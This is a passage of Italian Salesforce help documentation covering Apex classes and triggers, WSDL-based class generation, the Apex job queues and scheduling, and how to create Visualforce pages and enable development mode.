  - È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.
  - Un'icona indica che una classe Apex è stata rilasciata in un pacchetto gestito. Le classi Apex nei pacchetti hanno delle considerazioni speciali.
  - Un'icona indica che un pacchetto gestito installato contiene una classe Apex. Non è possibile modificare o eliminare una classe in un pacchetto gestito.
  - Un'icona indica che una classe Apex di un pacchetto gestito rilasciato in precedenza sarà eliminata al prossimo caricamento di pacchetti. È possibile decidere di annullare l'eliminazione della classe Apex tramite la pagina dei dettagli del pacchetto.

  È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

- Fare clic su **Elimina** per eliminare la classe.

  Nota: Non è possibile eliminare una classe specificata come controller per una pagina Visualforce o un componente.

- Se la classe ha un metodo definito come `webService`, fare clic su **Genera WSDL** per creare un documento WSDL basato sulla classe.

  Nota: non è possibile generare un documento WSDL per classi definite come `isTest`.

- Fare clic su **Scarica** per scaricare una copia del proprio Apex.
- Fare clic su **Esegui test** per eseguire i test di unità contenuti nella classe.
- Fare clic su **Protezione** per impostare la protezione a livello di classe Apex.
- Fare clic su **Mostra dipendenze** per visualizzare gli elementi, quali campi, oggetti o altre classi, la cui esistenza consente la validità di questa classe.

La scheda **Riepilogo classe** visualizza il prototipo della classe, ovvero le classi, i metodi e le variabili che sono disponibili per altro Apex code. La scheda **Riepilogo classe** elenca il livello di accesso e la firma per ogni metodo e variabile in una classe Apex, nonché le eventuali classi interne. Se non è disponibile un prototipo, questa scheda non è disponibile.

Nota:

- Per le classi Apex non incluse nei pacchetti gestiti, vengono visualizzati solo i metodi, le classi e le variabili definiti come `global` o `public`.
- Nel caso delle classi Apex incluse nei pacchetti gestiti, la scheda **Riepilogo classe** elenca anche la versione del pacchetto in cui una proprietà o un metodo specifici sono stati introdotti. È possibile selezionare un numero di versione dall'elenco a discesa per vedere il prototipo relativo alla versione del pacchetto selezionato. Il valore predefinito è quello della versione corrente installata. Uno sviluppatore di pacchetti può dichiarare obsoleto un metodo Apex e caricare una nuova versione del pacchetto, esponendo in questo modo una classe Apex con un prototipo diverso. Solo le classi, i metodi e le variabili definiti come `global` sono visualizzati nei prototipi per le classi dei pacchetti gestiti.

Se una classe Apex fa riferimento a componenti nei pacchetti gestiti installati, quali un'altra classe, un trigger o un oggetto personalizzato, la scheda **Impostazioni di versione** visualizza le versioni dei pacchetti che contengono i componenti cui si fa riferimento.

La scheda **Filtri del registro** visualizza le categorie del registro debug e i livelli del registro debug che possono essere impostati per la classe.

VEDERE ANCHE:

Definizione di classi Apex

Gestione delle classi Apex

Applicazione di filtri ai registri debug per classi Apex e trigger Apex

Visualizzazione dei dettagli dei trigger Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per visualizzare i trigger Apex:

- "Apex autore"

I trigger Apex sono memorizzati nell'applicazione come metadati sotto l'oggetto a cui sono associati. È anche possibile visualizzare tutti i trigger in Imposta, immettendo *`Trigger Apex`* nella casella `Ricerca veloce`, quindi selezionando **Trigger Apex**.

 Nota: È possibile aggiungere, modificare o eliminare Apex tramite l'interfaccia utente di Salesforce solo in un'organizzazione Developer Edition, in un'organizzazione di prova Enterprise Edition di Salesforce o in un'organizzazione Sandbox. In un'organizzazione di produzione Salesforce, è possibile apportare modifiche all'Apex solo utilizzando la chiamata `deploy` dell'API metadati, Force.com IDE o lo strumento di migrazione Force.com. Force.com IDE e lo strumento di migrazione Force.com sono risorse gratuite fornite da Salesforce a supporto dei propri utenti e partner, ma non sono considerati parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

Per visualizzare i dettagli di un trigger, da Imposta immettere "Trigger Apex" nella casella `Ricerca veloce`, quindi selezionare **Trigger Apex** e fare clic sul nome del trigger. È anche possibile accedere ai dettagli del trigger dalle impostazioni di gestione oggetto di un oggetto.

Dalla pagina dei dettagli dei trigger, è possibile effettuare una delle operazioni seguenti:

- Fare clic su **Modifica** per modificare i contenuti del trigger.

   Nota: Un'icona indica che un pacchetto gestito installato contiene un trigger Apex. Non è possibile modificare o eliminare un trigger in un pacchetto gestito.

- Fare clic su **Elimina** per eliminare il trigger dall'organizzazione.
- Fare clic su **Mostra dipendenze** per visualizzare gli elementi, quali campi, S-Control o classi, ai quali fa riferimento l'Apex code contenuto nel trigger.
- Fare clic su **Scarica Apex** per scaricare il testo del trigger. Il file viene salvato con il nome del trigger come nome file e con tipo di file `.trg`.

La pagina dei dettagli del trigger visualizza le seguenti informazioni:

- Il nome del trigger.
- Il nome dell'oggetto a cui il trigger è associato, ad esempio, Account o Caso.
- La versione API in cui il trigger è stato salvato.
- Se un trigger è valido o meno.

   Nota: i trigger vengono memorizzati con un flag `IsValid` che rimane impostato su `true` finché i metadati dipendenti non cambiano rispetto all'ultima compilazione del trigger. Se vengono apportate modifiche ai nomi o ai campi di oggetti utilizzati nel trigger, comprese variazioni superficiali, come quelle apportate alla descrizione di un oggetto o di un campo, il flag `isValid` è impostato su `false` fino a quando il compilatore Apex non rielabora il codice. La ricompilazione viene effettuata alla successiva esecuzione del trigger o quando un utente salva nuovamente il trigger nei metadati.

  Se un campo di ricerca fa riferimento a un record eliminato, Salesforce cancella il valore del campo di ricerca per impostazione predefinita. In alternativa è possibile decidere di impedire l'eliminazione dei record se si trovano in una relazione di ricerca.

- Se il trigger è attivo o meno.
- Il testo dell'Apex code contenuto nel trigger.
- Se un trigger fa riferimento a componenti nei pacchetti gestiti installati, quali una classe Apex, una pagina Visualforce, un oggetto personalizzato e così via, nella sezione delle impostazioni della versione vengono visualizzate le versioni dei pacchetti che contengono i componenti cui si fa riferimento.

- Se il trigger è contenuto in un pacchetto gestito installato, `Pacchetto installato` indica il nome del pacchetto.

La scheda **Filtri del registro** visualizza le categorie del registro debug e i livelli del registro debug che possono essere impostati per il trigger. Per maggiori informazioni, vedere Applicazione di filtri al registro debug per classi Apex e trigger Apex a pagina 294.

Creazione di una classe Apex da un WSDL

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

AUTORIZZAZIONI UTENTE

Per definire, modificare, eliminare, impostare la protezione, configurare le impostazioni di versione, mostrare le dipendenze ed eseguire test per le classi Apex:
- "Apex Autore"

Una classe Apex può essere generata automaticamente da un documento WSDL memorizzato su un disco rigido locale o in rete. La creazione di una classe mediante un documento WSDL consente agli sviluppatori di effettuare delle chiamate al servizio Web esterno nel proprio Apex.

 Nota: ove possibile, utilizzare i messaggi in uscita per gestire le soluzioni di integrazione. Utilizzare le chiamate ai servizi Web di terze parti solo se necessario.

Per accedere a questa funzionalità:

1. Nell'applicazione, da Imposta immettere *`Classi Apex`* nella casella `Ricerca veloce`, quindi selezionare **Classi Apex**.
2. Fare clic su **Genera da WSDL**.
3. Fare clic su **Sfoglia** per individuare un documento WSDL sul disco rigido locale o in rete oppure digitarne il percorso completo. Questo documento WSDL costituisce la base per la classe Apex da creare.

    Nota: il documento WSDL specificato può contenere una posizione endpoint SOAP che fa riferimento a una porta in uscita.

   Per motivi di sicurezza, Salesforce limita le porte in uscita che si possono specificare a uno dei seguenti valori:

   - 80: questa porta accetta solo connessioni HTTP.
   - 443: questa porta accetta solo connessioni HTTPS.
   - 1024-66535 (comprese): queste porte accettano connessioni HTTP o HTTPS.

4. Fare clic su **Analizza WSDL** per verificare il contenuto del documento WSDL. L'applicazione genera un nome di classe predefinito per ogni spazio dei nomi nel documento WSDL e riporta gli eventuali errori. L'analisi non riesce se il documento WSDL contiene tipi o costruzioni di schema non supportati dalle classi Apex oppure se le classi risultanti superano il limite di 1 milione di caratteri nelle classi Apex. Ad esempio, non è possibile analizzare il documento WSDL API SOAP di Salesforce.
5. Modificare nel modo desiderato i nomi delle classi. Anche se è possibile salvare più di uno spazio dei nomi WSDL in una sola classe utilizzando lo stesso nome di classe per ogni spazio dei nomi, le classi Apex non possono avere una lunghezza totale superiore a 1 milione di caratteri.
6. Fare clic su **Genera Apex**. L'ultima pagina della procedura guidata mostra quali classi sono state generate correttamente, insieme agli eventuali errori delle altre classi. La pagina contiene anche un link per visualizzare il codice generato in modo corretto.

Le classi Apex generate in modo corretto includono le classi stub e type per la chiamata al servizio Web di terze parti rappresentato dal documento WSDL. Queste classi consentono di chiamare il servizio Web esterno da Apex. Per ogni classe generata viene creata una seconda classe con lo stesso nome e con prefisso `Async`. La prima classe è per le chiamate sincrone. La seconda classe è per le chiamate asincrone. Per ulteriori informazioni, vedere il manuale *Force.com Apex Code Developer's Guide*.

Tenere presente quanto segue in relazione all'Apex generato:

- Se un documento WSDL contiene un termine riservato Apex, a esso viene aggiunto il suffisso `_x` quando viene generata la classe Apex. Ad esempio, il termine `limit` in un documento WSDL viene convertito in `limit_x` nella classe Apex generata. Per un elenco dei termini riservati, vedere il manuale *Force.com Apex Code Developer's Guide*.

- Se un'operazione nel WSDL ha un messaggio in uscita con più di un elemento, la classe Apex generata racchiude gli elementi in una classe interna. Il metodo Apex che rappresenta l'operazione WSDL restituisce la classe interna anziché i singoli elementi.

VEDERE ANCHE:

Definizione di classi Apex

Monitoraggio dell'area di attesa dei processi Apex

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

L'area di attesa dei processi Apex elenca tutti i processi Apex inviati all'esecuzione. Vi sono elencati i processi che hanno terminato l'esecuzione e quelli che non sono ancora terminati, fra cui:

- I metodi Apex con l'annotazione `future` che indica che non sono stati ancora eseguiti. Questi processi sono elencati come Futuro nella colonna Tipo di processo e non hanno valori nelle colonne Batch totali o Batch elaborati.
- Le classi Apex che implementano l'interfaccia `Inseribile in area di attesa` e che non sono ancora state eseguite. Questi processi sono elencati come Futuro nella colonna Tipo di processo e non hanno valori nelle colonne Batch totali o Batch elaborati.
- I processi batch Apex pianificati che non hanno ancora terminato l'esecuzione.
  - Questi processi sono elencati come Apex pianificato nella colonna Tipo di processo e non hanno valori nelle colonne Batch totali o Batch elaborati.
  - I processi pianificati non possono essere interrotti da questa pagina, utilizzare la pagina Processi pianificati per gestire o eliminare i processi pianificati.
  - Anche se un processo pianificato appare sia nella pagina Processi Apex che nella pagina Processi pianificati, viene conteggiato solo una volta per il limite di esecuzione Apex asincrona.
- I processi batch di ricalcolo della condivisione Apex che non hanno ancora terminato l'esecuzione. Questi processi sono elencati come Ricalcolo condivisione nella colonna Tipo di processo. I record del processo di ricalcolo della condivisione vengono automaticamente suddivisi in batch. La colonna Batch totali elenca il numero totale di batch per ogni processo. La colonna Batch elaborati riporta il numero di batch che sono già stati elaborati.
- I processi batch Apex che non hanno ancora terminato l'esecuzione. Questi processi sono elencati come Batch Apex nella colonna Tipo di processo. I record in un processo batch Apex vengono automaticamente suddivisi in batch. La colonna Batch totali elenca il numero totale di batch per ogni processo. La colonna Batch elaborati riporta il numero di batch che sono già stati elaborati.

Nota: I processi batch di ricalcolo della condivisione sono attualmente disponibili con un programma di rilascio limitato. Per informazioni sull'abilitazione dei processi batch di ricalcolo della condivisione Apex per la propria organizzazione, contattare Salesforce.

In questa tabella sono elencati tutti i possibili valori per lo stato dei processi. La colonna Stato riporta lo stato corrente del processo. Sono previsti i valori seguenti:

Stato	Descrizione
Accodato	Il processo è in attesa di esecuzione.
Preparazione	Il metodo `start` del processo è stato richiamato. Questo stato potrebbe durare alcuni minuti a seconda delle dimensioni del batch di record.
Elaborazione in corso	Il processo è in corso di elaborazione.
Interrotto	Il processo è stato interrotto da un utente.

Stato	Descrizione
Completato	Il processo è stato completato con o senza errori.
Non riuscito	Durante il processo si è verificato un errore di sistema.

I processi batch Apex possono inoltre avere lo stato `In attesa` quando si trovano nell'area di attesa Flex Apex. Vedere Monitoraggio dell'area di attesa Flex Apex

Se durante l'elaborazione dei batch si verificano uno o più errori, la colonna Dettagli stato fornisce una breve descrizione del primo errore. Una descrizione più dettagliata dell'errore, oltre che degli eventuali errori successivi, viene inviata per email all'utente che ha avviato la classe batch in esecuzione.

Per visualizzare un elenco di elementi filtrati, selezionare un elenco predeterminato dall'elenco a discesa `Visualizza` o fare clic su **Crea nuova visualizzazione** per definire le proprie visualizzazioni personalizzate. L'opzione è particolarmente utile quando si desidera visualizzare solo i metodi `future` o solo i processi batch Apex.

Solo il metodo `start` di un processo batch Apex può essere eseguito in un dato momento in un'organizzazione. I processi batch che non sono ancora stati avviati rimangono nell'area di attesa fino al loro avvio. Tenere presente che questa limitazione non provoca la mancata riuscita del processo batch e i metodi `execute` dei processi Apex batch vengono eseguiti in parallelo se è in esecuzione più di un processo.

Per qualsiasi tipo di processo Apex, è possibile fare clic su **Interrompi processo** nella colonna Azione per interrompere l'elaborazione completa del processo.

Tutti i processi batch completati vengono rimossi dall'elenco dell'area di attesa batch sette giorni dopo il completamento.

Per ulteriori informazioni su Apex, vedere il manuale *Force.com Apex Code Developer's Guide*.

VEDERE ANCHE:

Pianificazione Apex

Monitoraggio dell'area di attesa Flex Apex

Utilizzare la pagina Area di attesa Flex Apex per visualizzare e riordinare tutti i processi batch che hanno uno stato In attesa. Oppure, riordinare i propri processi batch a livello di programmazione utilizzando Apex code.

È possibile mettere fino a 100 processi batch in attesa per l'esecuzione futura. Quando le risorse di sistema diventano disponibili, i processi vengono prelevati dall'inizio dell'area di attesa Flex Apex e spostati nell'area di attesa dei processi batch. È possibile elaborare contemporaneamente fino a cinque processi in attesa o attivi per ogni organizzazione, Quando un processo viene spostato fuori dall'area di attesa Flex per l'elaborazione, il suo stato cambia da In attesa a Accodato. I processi accodati vengono eseguiti quando il sistema è pronto per l'elaborazione di nuovi processi.

È possibile riordinare i processi dell'area di attesa Flex Apex per assegnare le priorità ai processi. Ad esempio, è possibile spostare un processo batch nella prima posizione dell'area di attesa in modo che venga elaborato per primo quando le risorse diventano disponibili. In caso contrario, i processi vengono elaborati nell'ordine "primo a entrare, primo a uscire", cioè nell'ordine in cui sono stati inviati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Monitoraggio e riordino dell'area di attesa Flex Apex

La pagina Area di attesa Flex Apex elenca tutti i processi batch con stato In attesa. È possibile visualizzare informazioni sul processo, quali ID processo, data di invio e classe Apex. Per impostazione predefinita, i processi sono numerati secondo l'ordine nel quale sono stati inviati, iniziando con la posizione 1, che corrisponde al processo inviato per primo. È possibile cambiare la posizione di un processo facendo clic su **Riordina** e immettendo il numero della nuova posizione. Il processo viene spostato nella posizione specificata, a meno che il numero della posizione non sia maggiore del numero di processi nell'area di attesa. In tal caso, il processo viene collocato alla fine dell'area di attesa. Quando si sposta un processo, tutti gli altri processi nell'area di attesa Flex vengono riordinati e rinumerati di conseguenza.

 Nota: nell'interfaccia utente Salesforce, il processo in cima all'area di attesa Flex si trova in posizione 1. Tuttavia, quando si utilizza l'area di attesa Flex a livello di programmazione, la prima posizione nell'area di attesa Flex si trova all'indice 0.

Quando il sistema seleziona il processo successivo dall'area di attesa Flex Apex per l'elaborazione, esso viene spostato dall'area di attesa Flex all'area di attesa dei processi batch. È possibile monitorare il processo spostato nella pagina Processi Apex facendo clic su **Processi Apex**.

In alternativa, è possibile utilizzare i metodi `System.FlexQueue` Apex per riordinare i processi batch nell'area di attesa Flex. Per testare l'area di attesa Flex, utilizzare i metodi `getFlexQueueOrder()` e `enqueueBatchJobs(numberOfJobs)` nella classe `System.Test`.

VEDERE ANCHE:

"FlexQueue Class" in *Force.com Apex Code Developer's Guide*

"`enqueueBatchJobs(numberOfJobs)`" in *Force.com Apex Code Developer's Guide*

"`getFlexQueueOrder()`" in *Force.com Apex Code Developer's Guide*

Pianificazione Apex

Utilizzare lo strumento di pianificazione Apex se si dispone di classi Apex specifiche che si desidera eseguire regolarmente o per eseguire un processo batch Apex utilizzando l'interfaccia utente Salesforce.

Lo strumento di pianificazione viene eseguito come un sistema: tutte le classi vengono eseguite, che l'utente disponga dell'autorizzazione a eseguire la classe o meno.

 Importante: Salesforce pianifica l'esecuzione delle classi all'orario specificato. L'effettiva esecuzione potrebbe avvenire più tardi, a seconda della disponibilità del servizio.

Per pianificare i processi mediante lo strumento di pianificazione Apex:

1. Implementare l'interfaccia `Pianificabile` in una classe Apex che istanzia la classe che si desidera eseguire.
2. Da Imposta, immettere *`Classi Apex`* nella casella `Ricerca veloce`, selezionare **Classi Apex** e fare clic su **Pianifica Apex**.
3. Specificare il nome della classe che si desidera pianificare.
4. Indicare la frequenza di esecuzione richiesta per la classe Apex.
   - Se si seleziona **Settimanale**, specificare in quale giorno o in quali giorni della settimana dovrà essere eseguito il processo (ad esempio, Lunedì e Mercoledì).
   - Se si seleziona **Mensile**, specificare in quale data o in quale giorno del mese (ad esempio, il secondo sabato di ogni mese) dovrà essere eseguito il processo.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

5. Specificare le date di inizio e fine della pianificazione della classe Apex. Se si specifica un unico giorno, il processo viene eseguito una sola volta.
6. Indicare l'orario di inizio desiderato. L'orario esatto di inizio del processo dipende dalla disponibilità del servizio.
7. Fare clic su **Salva**.

   Nota: È consentito avere un massimo di 100 processi attivi o pianificati contemporaneamente.

In alternativa, è possibile chiamare il metodo `System.scheduleBatch` per pianificare l'esecuzione del processo batch a un orario futuro. Per ulteriori informazioni, vedere "Using the `System.scheduleBatch` Method" nel manuale *Force.com Apex Code Developer's Guide*.

Dopo che è stato pianificato un processo Apex, è possibile monitorarne lo stato di avanzamento nella pagina Tutti i processi pianificati.

Al termine del processo, è possibile visualizzare le relative informazioni (ad esempio, la riuscita o l'insuccesso, il tempo di elaborazione, il numero di record elaborati, ecc.) nella pagina Processi Apex.

Domande frequenti

Domande frequenti su Apex

- Che differenza c'è fra classi e trigger Apex?
- Posso chiamare un servizio Web esterno con Apex?
- Quali sono i tipi di schemi WSDL supportati per le chiamate Apex?

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Posso chiamare un servizio Web esterno con Apex?

Sì. È possibile chiamare operazioni di servizi Web mediante Apex. Tramite la pagina Classi Apex, è necessario generare una classe Apex dal documento WSDL del servizio Web esterno prima di poterne chiamare i metodi.

VEDERE ANCHE:

Domande frequenti su Apex

Quali sono i tipi di schemi WSDL supportati per le chiamate Apex?

Per le chiamate, Apex supporta solo lo stile con a capo automatico dei valori letterali per il documento WSDL, oltre ai tipi di dati primitivi e integrati. Si consiglia di verificare il documento WSDL e di controllare che contenga tipi di schemi supportati. Se un tipo non è supportato da Apex, una chiamata a un'operazione di un servizio Web può generare un errore nella risposta quale "Impossibile analizzare la risposta alla chiamata. Tipo Apex per voce elemento non trovato".

VEDERE ANCHE:

Domande frequenti su Apex

Che differenza c'è fra classi e trigger Apex?

Una classe Apex è un modello in base al quale vengono creati gli oggetti Apex. Le classi sono composte da altre classi, metodi definiti dagli utenti, variabili, tipi di eccezioni e codice di inizializzazione statico Un trigger è Apex code che viene eseguito prima o dopo che si sono verificati eventi DML (data manipulation language) specifici, ad esempio prima che i record di oggetti vengano inseriti nel database

o dopo che i record sono stati eliminati. I trigger sono associati a oggetti standard o personalizzati e possono chiamare i metodi delle classi Apex.

VEDERE ANCHE:

Domande frequenti su Apex

Visualforce

Visualforce

Visualforce è uno strumento che utilizza un linguaggio a codici (markup language) basato su tag per fornire agli sviluppatori un modo più potente per creare applicazioni e personalizzare l'interfaccia utente di Salesforce. Con Visualforce è possibile:

- Creare interfacce utente personalizzate in grado di sfruttare con facilità gli stili Salesforce
- Creare interfacce utente personalizzate che sostituiscono completamente gli stili Salesforce standard
- Creare procedure guidate e altri schemi di navigazione che utilizzano regole specifiche dei dati per un'interazione efficiente con le applicazioni

Visualforce è dotato di una libreria di componenti completa che consente di compilare rapidamente pagine senza la necessità di creare manualmente molte funzionalità. Nel linguaggio di markup di Visualforce ogni tag corrisponde a un componente a "grana grossa" o a "grana fine", quali una sezione di pagina, un elenco correlato o un campo. I componenti possono essere controllati dalla stessa logica utilizzata nelle pagine Salesforce standard oppure gli sviluppatori possono associare la propria logica a un controller personalizzato o a un'estensione del controller scritta in Apex.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

 Nota: Questo rilascio contiene una versione beta di Visualforce per Lightning Experience di qualità pari all'istanza di produzione ma con limitazioni note.

VEDERE ANCHE:

Definizione delle pagine Visualforce

Definizione di componente personalizzato

http://www.salesforce.com/us/developer/docs/pages/index.htm

Visualforce per Lightning Experience (Beta)

Questo rilascio contiene una versione beta di Visualforce per Lightning Experience di qualità pari all'istanza di produzione ma con limitazioni note.

Visualforce rimane disponibile. Soltanto l'utilizzo di pagine Visualforce con Lightning Experience abilitato è considerato beta.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Definizione di pagine Visualforce

Definizione delle pagine Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare e definire le impostazioni di versione per le pagine Visualforce:

- "Personalizza applicazione"

È possibile creare pagine Visualforce utilizzando la modalità sviluppo di Visualforce oppure creando pagine in Imposta.

Per creare una pagina con lo strumento di "correzione rapida" disponibile nella modalità sviluppo di Visualforce:

1. Nel browser, immettere il seguente URL: `https://`*`miaIstanzaSalesforce`*`/apex/`*`nomeNuovaPagina`*, dove il valore di *`miaIstanzaSalesforce`* è il nome host dell'istanza di Salesforce (ad esempio, `na3.salesforce.com`) e il valore di *`nomeNuovaPagina`* è il valore che si desidera attribuire al campo `Nome` nella definizione della pagina.

   Ad esempio, se si desidera creare la pagina chiamata "HelloWorld" e l'organizzazione usa l'istanza `na3.salesforce.com` di Salesforce, immettere `https://na3.salesforce.com/apex/HelloWorld`.

   Nota: I nomi delle pagine non possono contenere più di 40 caratteri.

2. Poiché la pagina non esiste ancora, si viene indirizzati a una pagina intermedia dalla quale è possibile creare la nuova pagina. Fare clic su **Create page** *`nomeNuovaPagina`* per creare la nuova pagina. Al valore *`nomeNuovaPagina`* specificato nell'URL vengono assegnati il `nome` e l'`etichetta` della pagina.

Per creare pagine in Imposta:

1. Da Imposta, immettere *`Pagine Visualforce`* nella casella `Ricerca veloce`, quindi selezionare **Pagine Visualforce**.
2. Fare clic su **Nuovo**.
3. Nella casella di testo `Nome`, immettere il testo che dovrà apparire nell'URL come nome della pagina. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.

4. Nella casella di testo `Etichetta`, immettere il testo che dovrà essere usato per identificare la pagina negli strumenti Imposta, ad esempio per definire schede personalizzate o per ignorare pulsanti standard.
5. Nella casella di testo `Nome`, digitare il testo da utilizzare per identificare la pagina nell'API. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.
6. Nella casella di testo `Descrizione`, immettere una descrizione facoltativa della pagina.
7. Selezionare `Disponibile per le applicazioni mobili Salesforce` per abilitare le schede Visualforce associate alla pagina Visualforce da visualizzare nell'applicazione Salesforce1. Questa casella di controllo è disponibile per le pagine impostate sull'API versione 27.0 e successive.

   Nota: Le schede di oggetti standard sostituite da una pagina Visualforce non sono supportate in Salesforce1, nemmeno se si seleziona l'opzione `Disponibile per le applicazioni mobili Salesforce` per la pagina. La pagina predefinita di Salesforce1 per l'oggetto viene visualizzata invece della pagina Visualforce.

   Questa opzione non ha effetto sul supporto di Visualforce nell'applicazione Salesforce Classic mobile. Utilizzare invece la casella di controllo `Pronto per Salesforce Classic Mobile` nelle pagine di impostazione della scheda Visualforce.

8. Selezionare **Richiedi protezione dal CSRF sulle richieste GET** per abilitare la protezione dal CSRF (Cross Site Request Forgery) per le richieste GET della pagina. Quando è selezionata, questa opzione protegge dagli attacchi CSRF modificando la pagina in modo che richieda un token CSRF di conferma, cioè una stringa casuale di caratteri nei parametri dell'URL. Con ogni richiesta GET, Visualforce controlla la validità di questa stringa di caratteri e carica la pagina solo se il valore rilevato corrisponde a quello atteso.

   Selezionare questa casella se la pagina esegue qualsiasi operazione DML durante il caricamento iniziale. Quando la casella è selezionata, in tutti i link a questa pagina deve essere aggiunto un token CSRF ai parametri della stringa di query dell'URL. Questa casella di controllo è disponibile per le pagine impostate sull'API versione 28.0 e successive.

   Nota: Nel rilascio Summer '13, l'unico modo per aggiungere un token CSRF valido a un URL è sovrascrivere il link di eliminazione standard di un oggetto con una pagina Visualforce. Il link di eliminazione includerà automaticamente il token richiesto. Non selezionare questa casella per le pagine che non sovrascrivono il link di eliminazione standard di un oggetto.

9. Nella casella di testo `Markup Visualforce`, inserire il markup Visualforce per la pagina. Ogni pagina può contenere fino a 1 MB di testo, corrispondente a circa 1 milione di caratteri.
10. Fare clic su **Impostazioni versione** per specificare la versione di Visualforce e l'API utilizzata con questa pagina. È possibile specificare anche le versioni di tutti i pacchetti gestiti installati nella propria organizzazione.
11. Fare clic su **Salva** per salvare le modifiche e tornare alla pagina dei dettagli di Visualforce, oppure fare clic su **Salvataggio rapido** per salvare le modifiche e continuare a modificare la pagina. Per poter salvare la pagina è necessario che il markup Visualforce sia valido.

    Nota: Sebbene il markup Visualforce sia modificabile in questa parte dello strumento Imposta, per visualizzare i risultati delle modifiche è necessario accedere all'URL della pagina. Per questo motivo, la maggior parte degli sviluppatori preferisce lavorare con la modalità sviluppo abilitata, per poter visualizzare e modificare le pagine in un'unica finestra.

Dopo aver creato la pagina, per accedervi fare clic su **Anteprima**. È anche possibile visualizzarla manualmente inserendo un URL nella seguente forma: `http://`*`miaIstanzaSalesforce`*`/apex/`*`nomeNuovaPagina`*, dove il valore di

`miaIstanzaSalesforce` è il nome host dell'istanza di Salesforce (ad esempio, `na3.salesforce.com`) e il valore di `nomeNuovaPagina` è il valore del campo `Nome` nella definizione della pagina.

VEDERE ANCHE:

Abilitazione della modalità sviluppo

Visualizzazione e modifica delle pagine Visualforce

Creazione della schede Visualforce

Abilitazione della modalità sviluppo

Anche se le definizioni delle pagine Visualforce si possono visualizzare e modificare nelle pagine Visualforce in Imposta, abilitare la modalità sviluppo di Visualforce è il modo migliore per creare pagine Visualforce. La modalità sviluppo fornisce:

- Un piè di pagina di sviluppo speciale per ogni pagina Visualforce, che include lo stato visualizzazione della pagina, gli eventuali controller associati, un link alla documentazione di riferimento del componente e un editor del markup della pagina dotato di funzionalità di evidenziazione, ricerca e sostituzione e suggerimento automatico per i tag dei componenti e i nomi degli attributi.
- La possibilità di definire nuove pagine Visualforce immettendo semplicemente un URL univoco.
- Messaggi di errore che includono analisi dello stack più dettagliate di quelle che gli utenti ricevono abitualmente.

Per abilitare la modalità sviluppo di Visualforce:

1. Dalle impostazioni personali, immettere *`Dettagli utente avanzati`* nella casella `Ricerca veloce`, quindi selezionare **Dettagli utente avanzati**. Se non si ottiene alcun risultato, immettere *`Informazioni personali`* nella casella `Ricerca veloce` e quindi selezionare **Informazioni personali**.
2. Fare clic su **Modifica**.
3. Selezionare la casella di controllo `Modalità sviluppo`.
4. Se lo si desidera, selezionare la casella di controllo `Mostra stato visualizzazione in modalità sviluppo` per attivare la scheda Stato visualizzazione nel piè di pagina di sviluppo. Questa scheda è utile per monitorare le prestazioni delle pagine Visualforce.
5. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per abilitare la modalità sviluppo:

- "Personalizza applicazione"

